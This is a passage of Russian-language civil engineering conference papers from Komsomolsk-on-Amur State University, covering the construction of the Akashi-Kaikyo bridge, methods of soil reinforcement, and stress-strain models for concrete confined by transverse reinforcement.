Из числа успешно реализованных инфраструктурных проектов по проектированию и строительству в сейсмически активных зонах за рубежом можно выделить мост Акаси-Кайкё в Японии (рисунок 1). Этот мост является хорошим примером эффективного использования разработанных методов и современных технологий, приспособленных к геологическим и сейсмическим характеристикам данной местности. Данное сооружение представляет собой висячий мост, пересекающий пролив Авадзи и соединяющий город Кобе на острове



Рисунок 1 – Мост Акаси-Кайкё

Хонсю с городом Авадзи на острове Авадзи. На момент постройки (1998 г.) являлся самым длинным подвесным мостом в мире: общая длина – 3911 м при высоте пилонов 283 м [1].

Рассматривая регион, в котором было возведено сооружение, то это крайне сейсмоопасный район, ведь в 1995 году здесь произошло землетрясение Хансин-Авадзи магнитудой $M 6,9$ с глубиной гипоцентра 14,3 км. Эпицентр находился в Осакском заливе, севернее острова Авадзи, практически попадая в одноимённый пролив. Развитие сей-

смического разрыва произошло одновременно в двух направлениях – к южной части острова Авадзи и в направлении города Кобе [2]. В ходе землетрясения мост подвергся колебаниям из-за сейсмической активности в 7 баллов. Из-за землетрясения два пилон переместились на расстояние более полуметра вместе с землёй, а крепления с обоих концов расширились на 1,1 м. Однако последующие исследования показали, что повреждений основной башни и других составляющих моста не было [1].

Авторами были выделены три основные инновационные технологии задействованных на различных этапах строительства: технология устройство опор пилонов; технология подводного бетонирования с использованием пластифицированной бетонной смеси для заливки в пустотные отсеки оболочек; технология протягивания натяжных канатов между пилонами с использованием вертолетов.

Рассмотрим обозначенные технологии подробнее. Опоры пилонов расположены в морском проливе, на глубине более 60 метров. На берегу возводились плавающие пустотелые сталебетонные цилиндры, которые доставлялись к месту установки по воде 12 буксирами каждый. Далее производилась анкеровка на месте восьмью гравитационными якорями массой по 1000 т посредством канатов диаметром 120 мм. После установки форм внутрь подавался специальный водо-нерастворимый бетон [3].

Для бетонирования пустот внутри сталебетонных цилиндров пришлось применять баржу, на которой расположился бетонный завод (Рисунок 2). Бетонная смесь перекачивалась с баржи-завода в бетоносмеситель объёмом 40 м³. После она распределялась по шести бетононасосам. От каждого бетононасоса бетонная смесь поступала по трубе диаметром 200 мм к распределительному клапану, и далее распределялась по четырём отводам того же диаметра. Каждый из четырех отводов был разделен на шесть бетонных рукавов, которые нагнетали бетонную смесь строго в определённую захватку бетонирования. Таким образом было образовано 24 бетонных рукава, по количеству захваток, в которые одновременно подавалась бетонная смесь. При этом вся эта конструкция поддерживалась грузоподъёмным механизмом, который поднимал эти рукава в зависимости от наполнения конструкции бетонной смесью. Чтобы проверить качество укладки бетонной смеси, на конце каждой заливочной трубы была установлена телевизионная камера [4,5]. Общая схема процедуры укладки бетона в опору пилоната представлена на рисунке 3.



Рисунок 2 – Фотография баржи рядом с опорой пилоната

Далее, для протягивания направляющего каната между пилонами потребовалось привлечь авиацию, а именно вертолеты. Строители моста решили пойти на этот смелый шаг, так как им не предоставлялась возможность временно закрыть оживлённый судоходный канал на время операции.

Заключение

География места строительства играет важную роль в определении технологий и методов возведения сооружений. Так, в случае моста Акаси-Кайкё, использование бетонного завода на барже было продиктовано сложными природными условиями: большая ширина и глубина пролива, высокая скорость приливного течения и волн.

Аналогичный вывод можно сделать и для применения вертолёт на этапе прокладки направляющего каната между пилонами. Оживлённый судоходный пролив Акаси исключил возможность применения традиционных методов прокладки канатов.




Рисунок 3 – Общая схема процедуры укладки бетона в опору пилоната

СПИСОК ИСТОЧНИКОВ

1. Пантелеева, В. С. Особенности строительства и конструкции Акаси-Кайкё / В. С. Пантелеева // Молодой ученый. – 2020. – № 22(312). – С. 173-174. – EDN YVTSEC (дата обращения 10.09.2023).
2. Морозов, В. Н. Механизм формирования разрыва землетрясения Хансин-Авадзи (Г. Кобе, Япония) 17.01.1995 М 6.9 / В. Н. Морозов, А. И. Маневич // Доклады Российской академии наук. Науки о Земле. – 2021. – Т. 499, № 2. – С. 151-158. – DOI 10.31857/S2686739721080089. – EDN IZMAXP (дата обращения: 29.10.23)
3. Как строили мост Акаси-Кайкё// Как это сделано. URL: <https://kak-eto-sdelano.ru/kak-stroili-most-akashi-kajkyo/> (дата обращения 03.10.2023).
4. Satoshi Kashima, Mitushige Sakamoto, Ryota Okada Automation and robotics of underwater concreting in huge scale steel caisson, the main tower foundation of the Akashi Kaikyo Bridge. URL: https://www.iaarc.org/publications/fulltext/Automation_and_robotics_of_underwater_concreting_in_huge_scale_Steel_caisson_the_main_tower_foun.PDF (дата обращения 06.11.2023)
5. Wai Tak Yim Akashi Bridge// The Bridge Engineering 2 Conference. URL: http://ams.ir/jozavat/Shegeftiha/Chapter2/Yim_Akashi.pdf (дата обращения: 06.11.2023)

УДК 69.5

Храмцова Дарья Андреевна, студент, ФГБОУ ВО «Комсомольск-на-Амуре государственный университет»

Khramtsova Darya Andreevna, student, Komsomolsk-on-Amur State University

Сысоев Евгений Олегович, кандидат экономических наук, доцент, ФГБОУ ВО «Комсомольский-на-Амуре государственный университет»

Sysoev Evgeny Olegovich, candidate of Economic Sciences, Associate Professor, Komsomolsk-on-Amur State University

МЕТОДЫ УСИЛЕНИЯ ГРУНТОВ

METHODS OF SOIL REINFORCEMENT

Аннотация. В статье представлены методы усиления грунтов. Усиление грунтов вблизи фундамента требуется при возведении новых зданий или ремонте фундаментов существующих зданий. Их укрепление необходимо для повышения несущей способности опорных частей дома и предотвращения равномерных и неравномерных деформаций, появления трещин.

Abstract. The article presents methods of soil reinforcement. Strengthening of soils near the foundation is required when erecting new buildings or repairing the foundations of existing buildings. Their strengthening is necessary to increase the bearing capacity of the supporting parts of the house and prevent uniform and uneven deformations, the appearance of cracks.

Ключевые слова: усиление грунтов, фундамент, несущая способность, деформации.

Key words: strengthening of soils, foundation, bearing capacity, deformations.

Введение

Чтобы продлить срок службы фундамента, необходимо проводить своевременные мероприятия по укреплению оснований. Эти мероприятия нацелены на предотвращение или задержку появления различного вида разрушений (микротрещин, разломов).

Есть различные методы проведения работ, связанных с укреплением грунта. Чтобы выбрать подходящий метод, следует понимать масштаб проблемы и тип грунта на строительной площадке. К основным методам относятся:

- механический;

- электрохимический;
- инъектирование;
- термический;
- электроосмос.

Основная часть

Механическое укрепление фундаментов:

Этот вариант подходит для стабилизации грунта при строительстве нового здания.

Ремонт фундаментов без их разрушения затруднителен. Предотвратить смещения и деформации можно при помощи одного из перечисленных ниже способов механического воздействия на грунт:

- Замена части грунта и создание песчаной подушки.
- Уплотнение и спрессовывание. Эта мера осуществляется с помощью катков и виброинструментов. Для укрепления грунта можно также сбрасывать плиты с высоких мест.
- Грунтоцементная забивка свай (цементный раствор и грунт смешиваются и затираются методом бурового перемешивания). Этот метод широко используется при подземном строительстве сооружений и для предотвращения просадки склонов.

Грунтоцементные сваи представлены на рисунке 1.




Рисунок 1 – Грунтоцементные сваи

Электрохимические методы. Методы для илистых, глинистых грунтов и пылеватых песков:


При таком методе по трубам в почву вводят специальные химические вещества.

При этом одновременно происходят три действия:

- 1) в почву подается электрический ток;
- 2) подача солевого раствора в почву через электрод(анод), имеющий знак "+";
- 3) откачивание грунтовых вод через электрод(анод), обозначенный "-".

При прохождении тока фиксированный участок почвы насыщается различными солями. При этом происходит уплотнение грунта. Электрохимическое уплотнение является одним из самых бюджетных методов уплотнения грунтов под строительство или существующие фундаменты. Однако рост стоимости электроэнергии приводит к удорожанию строительства.

Электротермические методы уплотнения грунта показаны на рисунке 2.



- 1 – насос, откачивающий воду из катода; 2 – наголовник; 3 – ниппель; 4 – генератор постоянного тока; 5 – бак с раствором; 6 – баллон с сжатым воздухом; 7 – перфорированная часть иньектора; 8 – наконечник иньектора; 9 – дополнительный иньектор

Рисунок 2 – Электротермический метод усиления грунта

Инъектирование рыхлых грунтов и болотистых почв.

Данный метод подходит при необходимости усиления песчаных грунтов и крупнообломочных пород. Его суть состоит во введении специального вяжущего раствора в грунт, которое после застывания должно скрепить слабое основание в единое целое.

В зависимости от используемого вещества рекомендуемый диапазон применения может быть различным:

- Инъекторная цементация и битумирование предназначены для связывания гравелистых и крупнообломочных грунтов, фракционный размер которых достаточно велик. Высокопрочные глины также могут быть использованы в качестве технологического материала.
- В песчаных почвах силикатизацией можно усилить основания. Закрепить грунт возможно жидким стеклом. Для лессовых отложений этот вариант также подходит. Выполнение этих мероприятий позволяет заменить жидкое стекло на смолу.

Метод инъектирования сыпучих грунтов представлен на рисунке 3.





Рисунок 3 – Цементация грунта инъекцией

Термический способ:

В работе с термическим методом используются раскаленные газы. Воспользоваться таким методом можно, если усиливаемый грунт обладает хорошей газопроницаемостью. Обжиг грунтов происходит нижеперечисленными способами:

- 1) под отдельно стоящие фундаменты здания (столбы, сваи);
- 2) весь массив под домом.

Обжиг грунта представлен на рисунке 4.



- 1 – фундамент здания; 2 – скважины; 3 – форсунка с наконечником; 4 – пламя;
5 – закрепленный грунт; 6 – трубка для подачи топлива

Рисунок 4 – Обжиг грунта

Электроосмос для глин:

Глинистые грунты обладают низкой проницаемостью, поэтому их трудно укрепить другими способами. Электроосмос применим для почв с высоким содержанием влаги. Этот метод аналогичен электрохимическому, но в нем не используются специальные растворы.

В основание опускают положительный и отрицательный электроды. При подаче электрического тока в структуре происходит частичное уплотнение. На отрицательном катоде накапливается связанная с почвой влага. Электрод должен быть выполнен в виде трубки с отверстиями, через которые можно выкачивать жидкость.

Степень уплотнения зависит от того, какое время электрический ток воздействовал на почву. Благодаря этому методу получается не только укрепить основание, но и дренировать его. Анод после работы частично разрушается.

Способ электроосмоса представлен на рисунке 5.




Рисунок 5 – Схема электроосмоса

Заключение

Правильное уплотнение грунта при строительстве и реконструкции продлевает срок службы всего здания. Прежде чем начать работу, необходимо выполнить геологические изыскания и определить тип грунта на участке. Механическое укрепление подходит для строительства новых зданий. Электрохимический метод для илистых, глинистых грунтов и пылеватых песков. Инъектирование подходит при необходимости усиления песчаных грунтов и крупнообломочных пород. Воспользоваться термическим методом можно, если усиливаемый грунт обладает хорошей газопроницаемостью. Электроосмос, как усиление фундаментов, подходит для глин. При выборе метода стоит руководствоваться ГОСТ 25100-2020 «Грунты. Классификация».

СПИСОК ИСТОЧНИКОВ

1. Юшкина, М. В., Сысоев, О. Е. Методы усиления основания под фундаментом / М. В. Юшкина, О. Е. Сысоев // Региональные аспекты развития науки и образования в области архитектуры, строительства, землеустройства и кадастров в начале III тысячелетия: материалы Международной научно-практической конференции, / Редколлегия: О.Е. Сысоев (отв. ред.) [и др.]. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ». – 2023. – С. 141-143.
2. Олейникова С.А., Сысоев Е.О. Прогрессивные конструкции устройства дамб / С.А. Олейникова, Е.О. Сысоев // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований: Материалы VI Всероссийской нац. науч. конф. молодых ученых, / Редколлегия: О.Е. Сысоев (отв. ред.) [и др.]. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ». – 2023. – С. 110-113.
3. Малышев А.И., Павлоцкий Р.А., Сысоев О.Е. Устройство дамб / А.И. Малышев, Р.А. Павлоцкий, О.Е. Сысоев // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований: Материалы VI Всероссийской нац. науч. конф. молодых ученых, / Редколлегия: О.Е. Сысоев (отв. ред.) [и др.]. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ». – 2023. – С. 94-96.

УДК 624.012.35

Ширяева Алена Алексеевна, магистрант, Комсомольский-на-Амуре государственный университет

Shiryayeva Alena Alekseevna, masterstudent, Komsomolsk-na-Amure State University

Дзюба Виктор Александрович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Dzyuba Viktor Aleksandrovich, Candidate of Technical Sciences, Docent, Komsomolsk-na-Amure State University

Журавлев Юрий Владимирович, студент, Комсомольский-на-Амуре государственный университет

Zhuravlev Yuri Vladimirovich, student, Komsomolsk-na-Amure State University

ПРЕДЕЛЬНЫЕ ДЕФОРМАЦИИ СЖАТОГО БЕТОНА С УЧЕТОМ ПОПЕРЕЧНОГО АРМИРОВАНИЯ

MAXIMUM DEFORMATIONS OF COMPRESSED CONCRETE TAKEN INTO ACCOUNT OF TRANSVERSE REINFORCEMENT

Аннотация. В данной статье рассмотрены аналитические предложения по описанию поведения сжатого бетона с учетом поперечного армирования. Показаны диаграммы сжатого бетона с нисходящей ветвью, учитывающие влияние шага, диаметра поперечных стальных хомутов на скорость снижения напряжений при разрушении для элементов различного поперечного сечения, армированных продольными и поперечными стержнями.

Abstract. This article discusses analytical proposals for describing the behavior of compressed concrete taking into account transverse reinforcement. Diagrams of compressed concrete with a descending branch are shown, taking into account the influence of the pitch and the diameter of transverse steel clamps on the rate of stress reduction during failure for elements of various cross sections reinforced with longitudinal and transverse rods.

Ключевые слова: бетон, поперечное армирование, напряжение, деформация, нисходящая ветвь, прочность бетона, предельная деформация.

Key words: concrete, transverse reinforcement, stress, deformation, descending branch, concrete strength, ultimate deformation.

Введение

Исследование влияния поперечного армирования на предельные деформации сжатого бетона в изгибаемых и сжатых элементах представляет актуальную научно - практическую задачу, так как при поперечном армировании бетон может становиться более пластичным и склонным к перераспределению усилий. В настоящее время изучению деформаций бетона на стадии близкой к разрушению уделяется повышенное внимание. Так в работе Степановой В.Ф., Мухамедиева Т.А. и других [1] указано, что применение поперечной арматуры класса А-240 при испытании бетонных призм с продольными стеклокомпозитными стержнями позволило повысить предельную нагрузку на образцы до 19% в зависимости от шага хомутов. Авторы публикации [2] отмечают аналогичные результаты при косвенном поперечном армировании (арматурными сетками). Влиянию поперечного армирования в виде замкнутых хомутов на деформативность железобетонных колонн в предельной стадии посвящены работы Кента Д. и Парка Р. [3], Мандера Дж., Пристли М. и Парка Р.[4], Аттарда М. и Сетунге С. [5], Биничи Б. [6].

Основная часть

На основании испытаний натуральных образцов и моделей железобетонных колонн опубликованы различные аналитические зависимости диаграмм бетона. В работе [3]

авторы провели исследование поведения бетона в сжатых элементах без поперечной арматуры и в элементах с прямоугольными поперечными хомутами. Анализируя результаты испытания колонн, они пришли к выводу, что до предела прочности бетон в этих образцах работает одинаково независимо от наличия поперечного армирования (одинаковое значение призмочной прочности f'_c). В процессе разрушения на нисходящей ветви поперечные хомуты начинают влиять на поведение бетона и нисходящая ветвь становится более полой. Авторами предложено учитывать дополнительную деформацию ε_{50h} при остаточном уровне напряжений 50% от призмочной прочности. Ее значение является функцией поперечного армирования (рисунок 1).




Рисунок 1 – Модель напряженно-деформированного состояния

Для описания восходящего участка диаграммы предложено использовать зависимость в виде квадратной параболы по формуле:

$$f_c = f'_c \left[\frac{2\varepsilon_c}{\varepsilon_{co}} - \left(\frac{\varepsilon_c}{\varepsilon_{co}} \right)^2 \right] \quad (1)$$

где f_c – текущее значение напряжения; f'_c – призмочная прочность бетона (максимальное напряжение); ε_{co} – деформация при максимальном напряжении; ε_c – текущее значение напряжения.

Нисходящая ветвь диаграммы представлена линейной функцией:

$$f_c = f'_c [1 - Z(\varepsilon_c - \varepsilon_0)] \quad (2)$$

где Z – угол наклона, который вычисляется по формуле:

$$Z = \frac{0,5}{\varepsilon_{50h} + \varepsilon_{50u} - \varepsilon_0} \quad (3)$$

здесь ε_{50h} - дополнительная деформация бетона.

При остаточном напряжении 20% от f'_c сохраняется нарастающая псевдопластичность при неизменном уровне отпорности.

В работе [4] авторы одни из первых протестировали круглые, прямоугольные и квадратные колонны в натуральную величину с поперечным армированием. Для описания всей кривой напряжение-деформация (рисунок 2) они приняли трехпараметрическое уравнение:

$$\frac{f_c}{f'_{cc}} = \frac{n \left(\frac{\varepsilon_c}{\varepsilon_{cc}} \right)}{(n-1) + \left(\frac{\varepsilon_c}{\varepsilon_{cc}} \right)^n} \quad (4)$$

в котором

$$n = \frac{E_c}{E_c - E_{sec}}; \quad E_c = 5000 \sqrt{f'_c}; \quad E_{sec} = \frac{f'_{cc}}{\varepsilon_{cc}} \quad (5)$$

где f_c - прочность на сжатие чистого бетона; f'_{cc} - прочность на сжатие замкнутого бетона; ε_c - продольная деформация бетона при сжатии; ε_{cc} - деформация при максимальном напряжении бетона f'_{cc} на сжатие в замкнутом пространстве; E_c - касательный модуль упругости; E_{sec} - секущий модуль упругости ($E_c > E_{sec}$).

Деформация при максимальной прочности бетона находится по формуле:

$$\varepsilon_{cc} = \varepsilon_{co} \left[1 + 5 \left(\frac{f'_{cc}}{f'_c} - 1 \right) \right]. \quad (6)$$

Прочность бетона с хомутами на сжатие определяется по выражению

$$f'_{cc} = \left(-1,254 + 2,254 \sqrt{1 + \frac{7,94 f'_i}{f'_c}} - 2 \frac{f'_i}{f'_c} \right) \quad (7)$$

в котором f'_i задается по формуле:

$$f'_i = \frac{1}{2} k_e \rho_s f_{yh} \quad (8)$$

где ρ_s - отношение объема поперечных стержней к объему замкнутого бетона; f_{yh} - предел текучести поперечной арматуры; k_e - коэффициент удержания.

Когда замкнутый бетон доходит до предельной деформации ϵ_{cu} , начинает разрываться первый хомут и эффект ограничения боковой деформации уходит. Предельную деформацию предложено находить по формуле:

$$\epsilon_{cu} = \frac{0,004 + 1,4 \rho_s f_{yh} \epsilon_{sm}}{f'_{cc}} \quad (9)$$




Рисунок 2 – Соотношение напряжений и деформаций для монотонного нагружения свободного и замкнутого бетона

Заключение

Поперечное армирование сжатого бетона оказывает существенное влияние на сопротивление железобетонных конструкций внешним нагрузкам. Наличие замкнутых хомутов повышает пластические свойства сечений, способствуя перераспределению усилий. При определенных условиях повышается призматическая прочность бетона. Поперечная арматура в сочетании с продольной сдерживает боковое расширение бетона, что позволяет выдерживать более высокие напряжения сжатия и деформации до того, как произойдет разрушение. Предложенные зависимости диаграмм сжатого бетона с учетом влияния поперечного армирования требуют дальнейшего изучения.

СПИСОК ИСТОЧНИКОВ

1. Степанова В.Ф., Мухамедиев Т.А., Кудряков К.Л., Бучкин А.В., Юрин Е.Ю. Экспериментальные исследования прочности сжатых бетонных элементов, армированных композитной полимерной арматурой. Вестник НИЦ «Строительство». 2022;33(2):173-182.
2. Тамразян А.Г., Манаенков И.К. К расчету изгибаемых железобетонных элементов с косвенным армированием сжатой зоны // Промышленное и гражданское строительство. 2016. №7. С. 41-44.
3. Kent D.C. and Park R. (1971). "Flexural members with confined concrete." Journal of the Structural Division, Proc. of the American Society of Civil Engineers, 97(ST7), 1969-1990.
4. Mander J. B., Priestley M. J. N. and Park R. "Theoretical stress-strain model for confined concrete", J. Struct. Engin., ASCE 1988; 114(8): 1804-26.
5. Attard M, Setunge S. Stress-strain relationship of confined and unconfined concrete. ACI Mater J 1996:93.
6. Binici B. An analytical model for stress-strain behavior of confined concrete. Eng Struct 2005;27:1040-51.

УДК 624.012.35

Ширяева Алена Алексеевна, магистрант, Комсомольский-на-Амуре государственный университет

Shiryayeva Alena Alekseevna, masterstudent, Komsomolsk-na-Amure State University

Дзюба Виктор Александрович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Dzyuba Viktor Aleksandrovich, Candidate of Technical Sciences, Docent, Komsomolsk-na-Amure State University

ВЛИЯНИЕ ПОПЕРЕЧНОГО АРМИРОВАНИЯ НА ДЕФОРМАЦИОННЫЕ ХАРАКТЕРИСТИКИ СЖАТОГО БЕТОНА

INFLUENCE OF TRANSVERSE REINFORCEMENT ON THE DEFORMATION CHARACTERISTICS OF COMPRESSED CONCRETE

Аннотация. В данной статье приведены особенности разрушения бетона при сжатии. Рассмотрено влияние поперечного армирования в виде замкнутых хомутов на предельные деформации и прочность сжатого бетона. Выполнен обзор научных исследований по учету поперечного армирования при оценке деформативности сжатого бетона с армированием горизонтальными замкнутыми хомутами.

Abstract. This article describes the features of concrete failure under compression. The influence of transverse reinforcement in the form of closed clamps on the ultimate deformation and strength of compressed concrete is considered. A review of scientific research has been carried out on taking into account transverse reinforcement when assessing the deformability of compressed concrete reinforced with horizontal closed clamps.

Ключевые слова: бетон, поперечное армирование, напряжение, деформация, микротрещины, прочность бетона, предельная деформация.

Key words: concrete, transverse reinforcement, stress, deformation, microcracks, concrete strength, ultimate deformation.

Введение

При вертикальном сжатии бетонный образец разрушается в поперечном направлении, так как в нем возникают горизонтальные силы и образуются вертикальные микротрещины [1]. Во время бетонирования в теле бетона появляются поры (рисунок 1а) за счет испарения избыточной воды. Когда действует вертикальная сила, ей приходится огибать поры и она искривляется. Из-за этого возникают горизонтальные силы. Они приводят к образованию вертикальных микротрещин (рисунок 1б). В итоге при сжатии образуется вторичное поле растягивающих напряжений, поэтому сжимаемый образец начинает расширяться в поперечном направлении, микротрещины объединяются и происходит разрушение призмы. Вертикальные микротрещины являются одной из причин снижения сопротивления бетона сжатию. В качестве эффективного средства, повышающего прочность сжатого бетона, ограничивающего его поперечные деформации и в целом обеспечивающего надежность конструкции при работе на сжатие, могут рассматриваться замкнутые поперечные стержни (хомуты). Эти арматурные изделия устанавливаются по длине сжатого элемента с определенным шагом.




Рисунок 1 – Схема напряженного состояния бетонного образца при сжатии:
 а - концентрация самоуравновешенных напряжений вокруг микропор;
 б - трещины разрыва призмы в поперечном направлении

Основная часть

Для того, чтобы повысить прочностные и деформационные характеристики бетона применяют поперечное армирование. Оно ограничивает поперечное расширение бетона и, тем самым, создает равновесное объемное состояние. Бетон с поперечными хомутами имеет характеристики напряжения и деформации, которые заметно отличаются от характеристик простого (без хомутов) бетона.




Рисунок 2 – Работа бетона без армирования (1) и с поперечным армированием (2)

На рисунке 2 видно, что при поперечном армировании бетона прочность и предельные деформации образцов увеличиваются.

На начальных этапах нагружения поперечная арматура почти не испытывает бокового давления; бетон ведет себя так же, как и бетон без армирования. При напряжениях, близких к пределу прочности бетона на одноосное сжатие, развиваются высокие деформации поперечного растяжения в результате образования и распространения продольных микротрещин. Поперечная арматура в сочетании с продольной сдерживает боковое расширение бетона, позволяя выдерживать более высокие уровни напряжения сжатия и, что особенно важно, гораздо более высокие деформации в зоне сжатия до того, как произойдет разрушение. Это явление приводит к значительному увеличению прочности и пластичности бетона. Например, если сжимать бетонный образец цилиндрической формы, как это показано на рисунке 3, то он при нагрузке будет расширяться в боковые стороны. Поперечные стержни, установленные горизонтально, начнут растягиваться и не дадут образцу разрушаться. За счет этих стержней увеличится прочность и уменьшится деформация.




Рисунок 3 – Механизм удержания бетона поперечными хомутами

Правильная интерпретация и использование этих улучшенных характеристик бетона с поперечными хомутами, как и любого другого конструкционного материала, должны быть основаны, в пределах технических допусков, принятых нормами проектирования, на соответствующей аналитической модели напряжения-деформации, которая отражает реальное сопротивление бетона при сжатии. Чем точнее модель напряжения-деформации, тем надежнее оценка прочностных и деформационных характеристик бетонных элементов конструкции.

В настоящее время существует значительное количество предложений по аналитическому описанию поведения чистого бетона без поперечных стержней. Так в работе [2] предложено описывать диаграмму сжатия бетона в виде составной функции, показанной на рисунке 4:

- 1 – Криволинейный участок 1 при изменении деформаций от нуля до ε_L ;
- 2 – Прямолинейный участок 2 при деформации от ε_L до $\varepsilon_{0,25}$;
- 3 – Прямолинейный участок 3 при деформации от $\varepsilon_{0,25}$ до ε_0 .

Для описания восходящего участка и начального этапа стадии разрушения ($0 < \varepsilon_b \leq \varepsilon_L$) предложено использовать зависимость:

$$\sigma_b = R_b \cdot \frac{D \cdot \frac{\varepsilon_b}{\varepsilon_M}}{\left(\frac{\varepsilon_b}{\varepsilon_M}\right)^2 + (D-2) \cdot \frac{\varepsilon_b}{\varepsilon_M} + 1} \quad (1)$$

